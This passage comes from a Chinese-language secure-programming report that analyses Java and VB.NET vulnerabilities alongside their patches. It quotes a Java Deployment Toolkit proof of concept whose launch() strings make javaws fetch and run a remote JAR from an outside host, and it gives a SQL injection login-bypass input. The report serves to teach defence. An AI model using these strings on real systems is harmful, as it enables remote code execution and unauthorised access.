可以進入未經驗證資料的資料結構，若未經驗證的資料要進入經驗證資料的資料結構，則需要相對應的邏輯驗證才可進入，否則予以拒絕，而其邏輯驗證需要程式設計者以更深入且謹慎的角度去構築，例如在 SQL 的邏輯驗證可能就必須檢驗是否有單引號或是等於字元，以避免 SQL Injection 的漏洞。

4.1.24 Environment (VB.NET)

I. Password Management: Password in Configuration File

以純文字(plaintext)儲存一個密碼於配置(configuration)檔案中，可能會導致一個系統陷入危險之中。

以純文字的方式，將密碼儲存於配置檔中，將會允許任何可以讀取此配置檔的人，可以存取密碼保護的資源。開發人員有時候會相信他們不用讓應用程式去防備可以存取配置檔之人，但是如此的話，只會讓攻擊者更容易攻擊此系統。好的密碼管理指導原則(guideline)是絕不能以純文字的方式記錄密碼。

```
<configuration>
<appSettings />
<connectionStrings>
<add name = "ConnectString" connectionString = "Data Source=Server8; Persist Security Info=True; User ID=sa; Password=123" providerName = "System.Data.SqlClient"/>
</connectionStrings>
</configuration>
```

以上程式碼，將程式之帳號密碼以純文字之方式，儲存於配置檔案中。

其解決方法針對在撰寫程式，當程式設計者在撰寫程式時，絕不能一時之方便，而將帳號密碼撰寫於配置檔案中，如此的話，只要有權力能夠存取配置檔之人，就能很輕易的危害到此系統，造成系統安全之不可靠性。

以上七加一個類別內對於漏洞之討論，皆是現今於程式安全上非常重要的議題，且其中解析之漏洞，都是軟體市場上的應用程式或系統容易忽略之漏洞，因而常常遭受攻擊。

在許多論文、知名的網站或是公司，對此七加一類別，於網站、論壇的架設或是資料庫的架設等等，皆是開發人員設計應用程式或系統軟體其安全方面的原則，因此這七加一個類別被廣泛的應用於開發軟體安全檢測的應用程式，故之於此七加一項為視為程式設計安全的聖經也不為過。

所以在安全程式設計原則與實務以七加一類別來當作討論重點是最適當不過的，在完整的定義下，對於其安全的程式設計會更進一步的了解，相信在設計軟體方面其架構能更健全更安全。

不安全 Java 與 VB.NET 程式設計與入侵方法之案例蒐集與研析

大多數軟體專案開發過程中，可能因為設計瑕疵，或各樣軟體元件整合時有所疏忽，造成資訊安全漏洞產生。根據 NIST National Vulnerability Database(NVD)所提供的數據指出，資訊安全漏洞總數在 2001 年為 4271 筆，今年上升至 39113 筆。而 Gartner 的研究報告指出，現今 75％的攻擊都直接針對網路應用程式，而企業針對於網頁應用程式所做的防護，卻只占總預算的 10％，目前約三分之二的網路應用程式都有被攻擊之漏洞，此二份數據證實了被發現的安全漏洞數量不斷增加，且無論是大型企業、中小型公司、或個人軟體使用均造成相當程度影響。現今大部分軟體開發受限於時間、不同需求，壓縮開發過程中驗證系統安全的時間，加上新型程式語言技術不斷改變、設計人員缺乏資訊安全與程式安全的訓練等原因，導致安全漏洞產生。以下將針對資訊安全漏洞分類統計，以及不安全原始碼案例研析分別探討。

- 資訊安全漏洞分類統計

National Vulnerability Database(NVD)是美國國家標準與科技機構(National Institute of Standards and Technology, NIST)底下的資訊安全漏洞統計資料庫，收集各個安全漏洞研究機構回報的資安漏洞進行統計與分析,根據其提供的數據，目前每天至少發現數十個新的安全漏洞。下表為每年新增安全漏洞數量：

年份	*1994	1995	1996	1997	1998	1999	2000	2001	2002
安全漏洞數量	82	25	75	252	246	894	1020	1677	2156

*註：1993 年以前累計

表格 4-14 每年新增安全漏洞數量

年份	2003	2004	2005	2006	2007	2008	2009	2010	Total
安全漏洞數量	1527	2451	4932	6608	6514	5632	5733	4146	43970

由表中可知 2000 年後資安漏洞被發現的數量大幅提升，且每年均檢出數千筆漏洞，其中也統計、分類出較具明顯危險性的漏洞，共 15001 項。這些資訊安全漏洞的分類情形如下表：

表格 4-15 資安漏洞統計分類

資安漏洞分類	數量(09’/10’)		百分比(%)(09’/10’)	
Authentication Issues	441	474	2.94%	2.35%
Buffer Errors	1644	2239	10.96%	11.12%
Code Injection	992	1300	6.61%	6.46%
Configuration	152	180	1.01%	0.89%
Credential Managements	162	224	1.08%	1.11%
Cross-Site Request Forgery(CSRF)	211	301	1.41%	1.50%
Cross-site scripting (XSS)	1929	2619	12.86%	13.01%
Cryptographic Issues	173	245	1.15%	1.22%
Design Error	418	499	2.79%	2.48%
Format String Vulnerability	83	99	0.55%	0.49%

Information Leak / Disclosure	477	641	3.18%	3.18%
Input Validation	989	1315	6.59%	6.53%
Insufficient Information	1371	2010	9.14%	9.99%
Link Following	230	264	1.53%	1.31%
Numeric Errors	419	583	2.79%	2.90%
OS Command Injections	28	43	0.19%	0.21%
Path Traversal	853	1151	5.69%	5.72%
Permissions, Privileges, and Access Control	1140	1525	7.60%	7.58%
Race Conditions	78	113	0.52%	0.56%
Resource Management Errors	648	911	4.32%	4.53%
SQL Injection	2265	2834	15.10%	14.08%
Others	298	558	1.99%	2.77%
Total	15001	20128	100%	100%

統計數據中可分為二大主要類別，傳統安全漏洞類型(Buffer errors、Code injection、Input validation、Insufficient Information)約占 33%；網路、資料庫相關(CSRF、XSS、Path traversal、SQL injection)約占 35%，顯示出透過網路介面進行的攻擊所占比重愈來愈高，成為資安防護的一大重點，而傳統安全漏洞類型仍屬於主要原因，程式開發階段也須特別注意。另外，由 2009 年和 2010 年統計數據可看出此二年間資安漏洞類型比例變化不大，但更多漏洞被發現，其頻率穩定增加。

- 不安全原始碼案例研析

以下將列舉數個 Java 資安漏洞範例，分析漏洞之發生原因、位置，漏洞可能造成的攻擊，藉此使程式設計者了解資安漏洞發生特性，在程式開發階段能主動避免，也能了解其對程式開發造成的影響。

4.1.25 FCKeditor.Java 2.4 Denial of Service (Java)

FCKeditor.java 是一套以 Java 撰寫的函式庫，提供使用者方便使用的開發介面，以快速撰寫、開發、並部署以 JSP scriptlet 或 JavaScript 為基礎的網頁軟體。在 2.4.2 版以前的 FCKeditor.java 被發現具有 denial of service 漏洞，當使用者輸入特定輸入資料時，會導致開發之程式進入無窮迴圈，進而造成開發之軟體無法提供正常服務。

Denial of service 發生原因為未檢查某個從網頁讀入的使用者輸入，使攻擊可可輸入字串中包含 ctrl 鍵的 ASCII code，使程式進入無窮迴圈。相關原始碼及說明如下：

```
public static boolean isValidPath(final String path) {
	if (Utils.isEmpty(path))
		return false;
	if (!path.startsWith("/"))
		return false;
	if (!path.endsWith("/"))
		return false;

	if
(!path.equals(FilenameUtils.separatorsToUnix(FilenameUtils
			.normalize(path))))
		return false;

	return true;
}
```

此方法 (isValidPath) 目的為過濾不合法的外部輸入字串，但此方法只有防止基本 path manipulation 的檢查 (如 if(!path.startsWith(“/”)))，因此當輸入字串包含 ctrl 時並未能被此函式過濾。在 2.4.2 版本的更新 patch 如下：

```
public static boolean isValidPath(final String path) {
	if (Utils.isEmpty(path))
		return false;
	if (!path.startsWith("/"))
		return false;
	if (!path.endsWith("/"))
		return false;

	if (!path.equals(FilenameUtils.separatorsToUnix(FilenameUtils
			.normalize(path))))
		return false;

	// previous statement handles dot and (back) slash already
	if
(!path.equals(path.replaceAll("\\||:|\\?|\\*|\"|<|>|\\p{Cntrl}",
"_")))
		return false;

	return true;
}
```

以 !path.equals(path.replaceAll("\\||:|\\?|*|\"|<|>|\\p{Cntrl}", "_")) 判斷式過濾 ctrl 鍵等關鍵字元，以修復此可能之安全漏洞。

4.1.26 Java Development Toolkit Command Injection (Java)

自 Java 6 Update 10 版本開始，Sun 發佈了 NPAPI plugin 與 ActiveX control "Java Development Toolkit"。Java Deployment Toolkit 是 Java 為了方便開發人員透過網路，將其應用程式安裝到使用者的電腦上，以及簡化日後維護程序而提供的一個開發套件，使用者可藉由 Java Networking Launch Protocol (JNLP)機制從網路安裝軟體，在 Windows 系統中，控制此機制的程式為 Java Web Start utility，javaws.exe。

javaws.exe 中的 launch()方法接受 URL 字串，過濾後再將其傳至已註冊之 JNLP file handler，但其過濾輸入能力不足，使用者可傳送特定字串，使 javaws.exe 執行遠端的任意 JAR file，造成 command injection 攻擊產生。例如 Internet Explorer 使用者可執行下列 code sequence：

```
var o = document.createElement("OBJECT");

o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";

o.launch("http: -J-jar -J\\\\attacker.controlled\\exploit.jar none");
```

Mozilla Firefox 的攻擊範例如下：

```
var o = document.createElement("OBJECT");

o.type = "application/npruntime-scriptable-plugin;deploymenttoolkit"
```

```
document.body.appendChild(o);

o.launch("http: -J-jar -J\\\\attacker.controlled\\exploit.jar none");
```


-J 選項加上下載之 JAR 檔案路徑 (如上例之\\\\attacker.controlled\\exploit.jar)

即可執行任意 JAR 檔案。下為一測試範例，此範例會試圖執行下載的 calc.jar：

```
<html>
<head><title>Java Deployment Toolkit Test Page</title></head>
<body>
<script>
        // Tavis Ormandy <taviso@sdf.lonestar.org>, April 2010

        var u = "http: -J-jar -J\\\\lock.cmpxchg8b.com\\calc.jar none";

        if (window.navigator.appName == "Microsoft Internet Explorer") {
                var o = document.createElement("OBJECT");

                o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";

                // Trigger the bug
                o.launch(u);
        } else {
                // Mozilla
                var o = document.createElement("OBJECT");
                var n = document.createElement("OBJECT");

                o.type = "application/npruntime-scriptable-plugin;deploymenttoolkit";
                n.type = "application/java-deployment-toolkit";
                document.body.appendChild(o);
                document.body.appendChild(n);

                // Test both MIME types
                try {
```

```
                    // Old type
                    o.launch(u);
                } catch (e) {
                    // New type
                    n.launch(u);
                }
            }

            // Bonus Vulnerability, why not downgrade victim to a JRE
vulnerable to
            // this classic exploit?
            //
http://sunsolve.sun.com/search/document.do?assetkey=1-66-244991-1

            // o.installJRE("1.4.2_18");
</script>
</body>
</html>
```

圖表 4-41 錯誤顯示圖



Java 6 Update 20 (java se 1.6.0_20 update) 之後版本修正了此一安全漏洞。由此可知，由於 JRE 實作的不同，Java virtual machine 也擁有許多安全議題須多加注意。

4.1.27 Apache MyFaces uses an ecncrypted View State without a MAC (Java)

Apache MyFaces 是一個 Apache Software Foundation 專案，提供許多和 JavaServer Faces(JSF)相關之技術，其中內容包括實作及維護 JavaServer Faces、也提供許多函式庫供建置 JSF 的網路應用程式。View State 能夠保存網頁上的所有資料，從安全上的觀點而言，ViewState 看似會加密，但其實不然，雖然它有經由 base64-encoded 程序進行加密，但攻擊者仍然可將 ViewState Code 還原。在 1.18 版以前，在封裝 View State 時，因並未有 MAC (Message Authentication Code) 機制，導致 View State 資訊能夠很容易的被入侵進而修改。此漏洞位於 StateUtils.java，說明如下:

```
SecreKey secreKey = (SecreKey)getSecret(ctx);
String algorithm = findAlgorithm(ctx);
String algorithmParams = findAlgorithmParams(ctx);
Byte[] iv = findlnitializationVector(ctx);
ScretKey macSecretKey = (SecretKey)getMacSecret(ctx);
String macAlgorithm = findMacAlgorithm(ctx);
```

Message Authentication Code 機制是一種 keyed hash function，首先需要進行初始化，傳送端得到一個金鑰—secreKey，而此金鑰相當重要，在產生編碼以及驗證的時候也需使用。傳送端會將欲傳送的訊息以及這把金鑰加以編碼而送出訊息，此訊息稱為 MAC，然而接收端在接收訊息(MAC)時則會透過這把金鑰做驗證，也就是說，傳送端與接收端都會擁有相同的金鑰。接收端在接收訊息時，會使用 MAC Algorithm 產生一個 MAC 對應，若在傳輸過程中資料有被惡意修改，

則兩 MAC 會不相同，反之，相同時代表資訊無誤。即便惡意攻擊者為了篡改訊息而任意的做大量猜測運算，MAC 機制亦能有效防止。

4.1.28 Free Web chat 2.0 Denial of Service (Java)

Free Web Chat 是一個由 java 寫成的免費聊天程式，可透過瀏覽器上交談，由 sever 和 client applet 組成。Free Web Chat 提供許多聊天室供大家交談，使用者之間還能夠透過密語的方式交談。但是在 UserManager 的 addUser 函式中卻有安全上的問題，若遭受到遠端惡意攻擊，會有 denial of service 漏洞，造成程式中 UserName 此變數變成 Null 而產生 NullPointerException，進而導致 server 故障無法執行。說明如下:

```
public void addUser( Socket sock )
{
    User usr = new User(sock, this);
    String usrName = usr.getName();
    if (usrName != "" ) /* if used to check initialization */
                        /* it's an error */
    {
        /* wrong method call! */
        /* no checks for usrName != null */
        if (userHash.containsKey( usrName) )
        {
                usr.rejectUsername();
                return;
        }
        usr.sendRoomList(rmManager.getRoomList());
        // ...
}
```

此段程式碼看似無太大問題，但 UserName 變數沒有提供適當的檢查機制，當 UserName 等於 null，程式內又因為沒有捕捉 NullPointerException 之機制，導致漏洞產生，此漏洞若是遭到惡意使用者刻意不填使用者名稱時，會導致 server crash。

更新 patch file 如下：

```
public void addUser( Socket sock )
{
      User usr = new User(sock, this);
      String usrName = usr.getName();
if (usrName != "" )
      {
            /* start fix */
            /* manage NullPointerException */
            try
            {
                if (userHash.containsKey( usrName) )
                  {
                        usr.rejectUsername();
                        return;
                  }
            }catch(NullPointerException npe){
                  usr.rejectUsername();
                  return;
            }
      }
}
```

由此漏洞我們可知，即使是簡單的 NullPointerException 偵測機制，也可能造成安全漏洞產生，Java 相對於 C++而言，在程式層級中提供了完整的例外處理機制，善用例外處理機制可主動避免產生許多潛在安全漏洞產生。

4.1.29 Apache Tomcat Allows Remote Attackers to Cause Denial of Service (Java)

Apache Tomcat 是一個實作 Java Servlet 以及 JavaServer Pagesopen 技術的 open source 軟體。Apache Tomcat 在 4.1.0 到 4.1.39、 5.5.0 到 5.5.27 以及 6.0.0 到 6.0.18 的版本當使用 Java AJP connector 與 mod_jk load balancing 時, 可讓攻擊者藉由製造一個 invalid headers 的 request，而導致 Denial of Service。

Denial of Service 成因為相關方法(method)中驗證功能實作有誤，解決方式如下(粗體底線表示修改處)：

```
protected static StringManager sm =
                StringManager.getManager(Constants.Package);

private int pluggableFilterIndex = Integer.MAX_VALUE;

// ----------------------------------------------- Constructors
      ……
      ……
                //inputBuffer.addFilter(new GzipInputFilter());
                outputBuffer.addFilter(new GzipOutputFilter());

pluggableFilterIndex = inputBuffer.filterLibrary.length;

         }



(inputFilters[Constants.CHUNKED_FILTER]);
                        contentDelimitation = true;
                } else {
for (int i = pluggableFilterIndex; i < inputFilters.length; i++) {
                            if (inputFilters[i].getEncodingName()
```

```
                                .toString().equals(encodingName)) {

inputBuffer.addActiveFilter(inputFilters[i]);
```

持續追蹤有多少 filters 在 filter library 裡，當檢查到可插入指令的 filter 時，就將其跳過。由此案例與前幾個案例，可看出輸入資料驗證與 Denial of Service 漏洞的高度相關性。

4.1.30 The PackageManagerService class in Android 1.5 through 1.5 CRB42 (Java)

Android 1.5 到 1.5 CRB42 版本的時候，在安裝應用程式時，要求輸入開發者的 sharedUserId 步驟中，沒有正確的檢查開發者的 sharedUserId。這允許駭客藉由產生一個 sharedUserId 的 package，去讀取應用程式的資料。此漏洞位於 services/java/com/android/server/ PackageManagerService.java。

說明如下:

```
if (p == null) {
// Create a new PackageSettings entry. this can end up here because
// of code path mismatch or user id mismatch of an updated system partition
if (!create) {
        return null;
}
p = new PackageSetting(name, codePath, resourcePath, pkgFlags);
p.setTimeStamp(codePath.lastModified());
p.sharedUser = sharedUser;
if (sharedUser != null) {
p.userId = sharedUser.userId;
} else if (MULTIPLE_APPLICATION_UIDS) {
        p.userId = newUserIdLP(p);
} else {
        p.userId = FIRST_APPLICATION_UID;
}
if (p.userId < 0) {
     reportSettingsProblem(Log.WARN,
     "Package " + name + " could not be assigned a valid uid");
     return null;
}
```

```
if (add) {
// Finish adding new package by adding it and updating shared
// user preferences
    insertPackageSettingLP(p, name, sharedUser);
}
}
```

原先的程式架構，就算安裝過程中有錯誤也可以讓安裝程序進行下去。但因為沒有安裝完整，而稱之為 half-installed。當程式判斷此次的安裝為 half-installed 時，就會 split getPackageLP()成 2 個 phase，第一個 phase 會產生 record，第二個 phase 將第一個 phase 產生的資料真正的寫入 data structure 中。因為只有在第二個 phase 才能將 sharedUserId 寫入 PackageSetting data structure，所以在寫入之前並不知道實際上在第一個 phase 時，資料有沒有產生。

解決的方法為，在產生 PackageSetting structure 時，就直接設定好 sharedUserId 並且驗證它。

4.1.31 Novell OpenSUSE Workflow Administration and Management platform XSS (Java)

CVE-2007-5702 指出一個 XSS 漏洞存在於 Novell SWAMP 系統中，使遠端攻擊者可透過 username 參數插入 web script 或 HTML。

Novell 是美國軟體廠商，其主要業務包括企業作業系統設計,企業系統安全管理設計等，提供國際企業 IT 整合解決方案，其旗下著名的產品有 OpenSUSE Linux Enterprise，Novell Netware 等。

SWAMP (OpenSUSE Workflow Administration and Management Platform)是 Novell 主導的開源計畫，使用 Java 語言所設計，因此為 OS-independent。SWAMP 是企業 workflow 設計及管理平台，通常一個 workflow 的設計管理需要多人的協同合作，因此 SWAMP 用來減少設計管理企業 workflow 的負擔及成本。

Apache Turbine 是基於 Java servlet 的網頁快速建置框架。SWAMP 使用此框架建置而成。

原始程式碼(**LoginActions.java**)：

```
if (e instanceof StorageException){
    cause = "Error in communicating with authentication server: " + e.getMessage();
 } else if (e instanceof PasswordMismatchException) {
    cause = "Wrong password entered for username: " + username;
} else if (e instanceof UnknownEntityException) {
    cause = "Unknown username: " + username;
 } else if (e instanceof NoSuchElementException) {
     cause = "Unknown username: " + username;
```

```
 } else if (e instanceof DataBackendException) {
    cause = "Could not connect to user database: " +
e.getMessage();
} else {
     cause = "Fatal Error : " + e.getMessage();
}
 data.setMessage("Login failed. Cause: " + cause);
```

Patch 後程式碼：

```
if (e instanceof StorageException){
    cause = "Error in communicating with authentication
server: " + e.getMessage();
 } else if (e instanceof PasswordMismatchException) {
    cause = "Wrong password entered for username: " +
username;
} else if (e instanceof UnknownEntityException) {
    cause = "Unknown username: " + username;
 } else if (e instanceof NoSuchElementException) {
     cause = "Unknown username: " + username;
 } else if (e instanceof DataBackendException) {
    cause = "Could not connect to user database: " +
e.getMessage();
} else {
 cause = "Fatal Error : " +
StringEscapeUtils.escapeHtml(e.getMessage());
}
data.setMessage("Login failed. Cause: " +
StringEscapeUtils.escapeHtml(cause));
```

程式碼說明：

使用者登入失敗時，系統將會產生例外情形，系統獲得例外情形後，將例外的敘述儲存連同 username 參數儲存在 cause 參數中，然後將 cause 參數資料回傳到客戶端，使使用者得知登入失敗原因。

注意到原始版本的程式碼，程式將例外敘述及 username 儲存在 cause 變數

後，並沒有將 cause 作 escape 的動作，此時如果惡意使用者在登入頁面的 username 輸入欄輸入惡意程式碼腳本，接著調用 RunData.setMessage()始程式碼植入 web page 中，始之後的使用者有機會執行到惡意的程式碼。

4.1.32 Directory traversal vulnerability of Tomcat 6.0 (Java)

CVE-2009-2693 指出有一個 directory traversal 漏洞存在於 apache tomcat 6.0 中，使惡意使用者可利用 rar 檔案覆蓋伺服器的特定檔案。

原始 Tomcat 6 在解壓縮 rar 檔案時沒有檢察 rar 解壓縮的路徑是否正確，使得惡意使用者可以製作一個 rar 檔案包含“..”(表上一層目錄)及欲覆蓋的惡意檔案，舉例來說若有系統目錄結構如下:

```
\www_root
\rar_decompress
\config
   Server.conf
```

若惡意使用者欲修改 server.conf 則可以上傳一 rar 檔案包含以下目錄結構:

```
\.
    \..
       Server.conf
```

就能達到修改 server.conf。

在 patch file 中 tomcat 加入了以下敘述，達到檢查 rar 解壓縮路徑是否正確:

```
try {
     if (!resourceFile.getCanonicalPath().startsWith(
               canonicalLoaderDir)) {
          throw new IllegalArgumentException(
                sm.getString("webappClassLoader.illegalJarPath
",
             jarEntry2.getName()));
     }
 } catch (IOException ioe) {
     throw new IllegalArgumentException(
        sm.getString("webappClassLoader.validationErrorJarPat
```

```
h",
                jarEntry2.getName()), ioe);
}
```

程式碼解說：若 rar 檔案的目錄路徑並非在標準路徑下則丟出 illegalJarPath 例外。

4.1.33 Java CMM readMabCurveData stack overflow (Java)

軟體功能簡介：

Java SE Runtime Environment(JRE)，通常都叫做 JRE，它是運行基於 Java 語言編寫的程序所不可缺少的運行環境。也是透過它，Java 的開發者才得以將自己開發的程序發佈到使用者手中，讓使用者使用。

JRE 中包涵了 Java Virtual Machine(JVM)、runtime class libraries 和 Java application launcher，這些是運行 Java 程序的必要組件。

而 JRE 與大家所熟知的 JDK 不同，JRE 並不是一個開發環境，所以沒有包涵任何開發工具(如編譯器等等)，只是針對於用 Java 程序的使用者。

安全漏洞原因：Stack overflow

攻擊者若是成功的突破安全漏洞，則可以在有安全漏洞的程式上執行任意的程式碼或是導致 denial-of-service conditional.

其主要的安全漏洞原因在於 CMM 模組中的 readMabCurveData 函式。

在 path \j2se\src\share\native\sun\awt 中有一個 cmm 資料夾。而在這個 path 下搜尋 readMabCurveData，會發現只有唯一一個檔案：

\j2se\src\share\native\sun\awt\cmm\iomf.c.

以下是有安全漏洞的一部分的 native code：

圖表 4-42 安全漏洞程式碼

```
static KpInt32_t
readMabCurveData(KpFd_p fd, KpUInt32_t nChan, KpUInt32_p TblEntriesPtr, mab_tbldat_p *TablePtr, PTParaCurve_p
PTParaCurve)
{
mcurve_tcurveType;
KpInt32_tnSig, nTblEntries, nTotalEntries, nTblSize, startOfCurves;
KpUInt16_ttmpTbl [MF2_MAX_TBL_ENT];
KpInt32_tstatus, cOffset;
KpUInt32_t    i1;
KpUInt8_tdummy;
Kp_get_position (fd, &startOfCurves);
nTblEntries = 0;

...
nSig = curveType.nSig;
#if (FUT_MSBF == 0)
      Kp_swab32 ((KpGenericPtr_t)&nSig, 1);
#endif
PTParaCurve[i1].nSig = nSig;
if (CURVE_TYPE_SIG == nSig)
{
       nTblEntries = curveType.C.Curve.nCount;
      #if (FUT_MSBF == 0)
            Kp_swab32 ((KpGenericPtr_t)&nTblEntries, 1);
      #endif
       nTblSize = nTblEntries * sizeof (mab_tbldat_t); /* size in bytes of each table */
       status = Kp_read (fd, (KpGenericPtr_t)tmpTbl, nTblSize);          /* read the input table */
       if (status != 1) {
            return (status);
           }
...
```

觀察上面的 code，Kp_read 函式讀取了大小為 nTblSize 的 fd 的內容並將它存到 tmpTbl 之 buffer 中。而在這裡，對於在使用 nTblSize 的數值之前，可能會有安全漏洞的產生。它可能造成 memory corruption。

將 cmm.dll 和它的 patched function 做比較。可以發現 sub_6D185C75 function 等於有安全漏洞的 readMabCurveData function。

而藉著比較 readMabCurveData 和 the assembly code of sub_6D185C75，可以發現呼叫 Kp_read 的 assembly code 的地方產生了 stack overflow，如下圖示：

圖表 4-43 產生 Stack overflow 之程式碼

```
6D185EBB    MOV EAX,DWORD PTR SS:[EBP-14]
6D185EBE    PUSH EAX
6D185EBF    MOV WORD PTR DS:[EBX-4],AX
6D185EC3    CALL cmm.6D18A0F5
6D185EC8    MOV DWORD PTR SS:[EBP-28],EAX
6D185ECB    SHL EAX,2
6D185ECE    PUSH EAX
6D185ECF    PUSH EBX
6D185ED0    PUSH DWORD PTR SS:[EBP+8]
6D185ED3    CALL cmm.6D1877E2        ----------→        Kp_read (fd, (KpGenericPtr_t)tmpTbl, nTblSize);
```

而在上面的 code 中我們會發現([ebp-14])被複製到 EAX register 中，而在之後，他的數值會被乘以兩倍且被當成 Kp_read 函式的 size 參數。在這時候，我們對於傳遞的參數無法控制且可能會導致 corrupt memory：

圖表 4-44 產生 Corrupt memory 之程式碼

```
6D185ED2        mov    eax, [ebp+var_18]
6D185ED5        push   eax
```

```
6D185ED6        mov    [ebx-4], ax
6D185EDA        call   sub_6D18A162
6D185EDF          mov    ebx, eax
6D185EE1        add    esp, 0Ch
6D185EE4        test   ebx, ebx
6D185EE6        jl     loc_6D185F77
6D185EEC          cmp    ebx, 7
6D185EEF        jg     loc_6D185F77
6D185EF5        shl    eax, 2
6D185EF8        push   eax
6D185EF9        push   [ebp+lpBuffer]
6D185EFC        push   [ebp+arg_0]
6D185EFF        call   sub_6D18784F   ----------→      Kp_read (fd, (KpGenericPtr_t)tmpTbl, nTblSize);
```

Fixed patch：

以下這些便是沒有此一安全漏洞的版本，亦即這些版本已經將此一安全漏洞解決了。

Sun JRE (Windows Production Release) 1.6.0_19

Sun JRE (Solaris Production Release) 1.6.0_19

Sun JRE (Linux Production Release) 1.6.0_19

Sun JDK (Windows Production Release) 1.6.0_19

Sun JDK (Windows Production Release) 1.5.0_24

Sun JDK (Solaris Production Release) 1.6.0_19

Sun JDK (Solaris Production Release) 1.5.0_24

Sun JDK (Linux Production Release) 1.6.0_19

Sun JDK (Linux Production Release) 1.5.0_24

IBM Java SE 5.0 SR11 PF1

HP Systems Insight Manager 6.1

4.1.34 Ad Server Solutions Affiliate Software Java 4.0 SQL Injection (Java)

Ad Server Solutions Affiliate Software Java 4.0 中的 logon.jsp 所產生的 SQL injection 有可能使得惡意使用者透過(1)Username and (2)password 來執行任意的 SQL commands。

原始碼範例如下：

```
Connection conn ;
        Statement stmt ;
        String strUsername ;
        String strPassword;
        String StrSql;
        ResultSet rs;
        Boolean login;

        conn= pool.getConnection( );
        stmt=conn.createStatement();
         StrSql = "SELECT * FROM members WHERE name='"+
                    strUsername+"'AND pwd='"+strPassword+"'";
        rs = stmt.executeQuery(StrSql);

        if (rs.next()) {
                login = true;
out.println("Login Successed!");
        }

        else {
                login = false;
out.println("Wrong ID or password!");
        }
```

攻擊者在 Username 這個欄位輸入 "admin' OR '1'='1"，這時候系統會將它和上面的程式碼作結合，會產生： StrSql = SELECT * FROM members where

name='admin' OR '1'='1' AND pwd=' '，而如此一來，攻擊者便可以透過輸入上述字串直接登入系統，不需要密碼，同樣地透過類似的手法也可以達到修改資料庫或是刪資料庫的目的。

在 patch 中，作者使用 Java API 所提供的 Prepared Statements 進行輸入與 SQL query 之驗證。

```
Connection conn ;
String strStmt ;
String strUsername ;
String strPassword;
PreparedStatement prepStmt;
ResultSet rs;

strStmt="SELECT * FROM members WHERE name= ? AND
pwd= ? ";
prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, strUsername);
prepStmt.setString(2, strPassword);
rs = prepStmt.executeQuery();

if (rs.next()) {
      login = true;
out.println("Login Successed!");
}

else {
      login = false;
out.println("Wrong ID or password!");
}
```

以下將列舉數個 VB.NET 資安漏洞範例，分析漏洞之發生原因、位置，漏洞可能造成的攻擊，藉此使程式設計者了解資安漏洞發生特性，在程式開發階段能主動避免，也能了解其對程式開發造成的影響。

4.1.35 Microsoft VBE6.dll Stack Memory Corruption (VB.NET)

VBE6.dll 是 Microsoft Visual Basic Application (VBA) SDK 的重要函式庫，在 VBA SDK 6.3 至 6.5 版被發現此函式庫提供之函式未檢查嵌於文件檔案的 ActiveX 控制項，如主應用程式開啟並傳送蓄意製作的檔案給 VBA Runtime，此漏洞可能允許從遠端執行程式碼，如使用者以系統管理權限登入，攻擊者可以取得受影響系統的完整控制權。受影響的軟體有：Microsoft Office XP SP3、Office 2003 SP3、2007 Microsoft Office System SP1,2、VBA SDK 6.3~6.5 版。

此安全漏洞於 2010 年五月被發現，但存在時間已久，且影響範圍頗大，由此可知潛藏的安全漏洞可能性不低，且被發現的時間不固定，顯示持續安全驗證對於軟體開發的重要性。

4.1.36 Microsoft Visual Basic for Applications Buffer Overflow (VB.NET)

Microsoft 之 Visual basic for application 的設計不良而可能在程式上產生 Buffer overflow 的漏洞，主要是因為 Microsoft 使用於應用程式的 Visual Basic 未能正確的驗證資料的屬性，導致 Buffer overflow 的發生，將會允許遠端攻擊者執行任意的程式碼。

Microsoft 使用於應用程式的 Visual Basic(VBA Visual Basic for Application)，是一個開發客戶端桌面套件應用程式，再將其整合成系統的開發技術。Microsoft VBA 是以 Microsoft Visual Basic 為基礎的開發系統，可將 VBA 或是 VBA 實做的函式套用到 Microsoft Office 上；以某個主應用程式為基礎的客製化應用程式，VBA 甚至可以使用於此應用程式。

Microsoft Security Bulletin 在 2006 年 8 月提出於 VBA 的此漏洞，此漏洞將會因為 VBA 無法有效驗證資料的屬性，而造成程式中存在 Buffer overflow 使漏洞的漏洞。

此漏洞影響造成許多知名的的軟體陷入危險，包含 Microsoft Visual Basic for Application 本身以及會使用到 VBA 的許多軟體，如 Microsoft Windows、Microsoft Office、Microsoft Works Suit 與 Microsoft Internet Explorer 等等，將造成執行某些程式碼，而造成系統的損壞。

對於 Buffer overflow 此漏洞之解決方案，可藉由 Microsoft 提供針對此漏洞

的更新檔，便可完全解防止漏洞被攻擊者利用。

4.1.37 Microsoft Charts Control Memory Corruption (VB.NET)

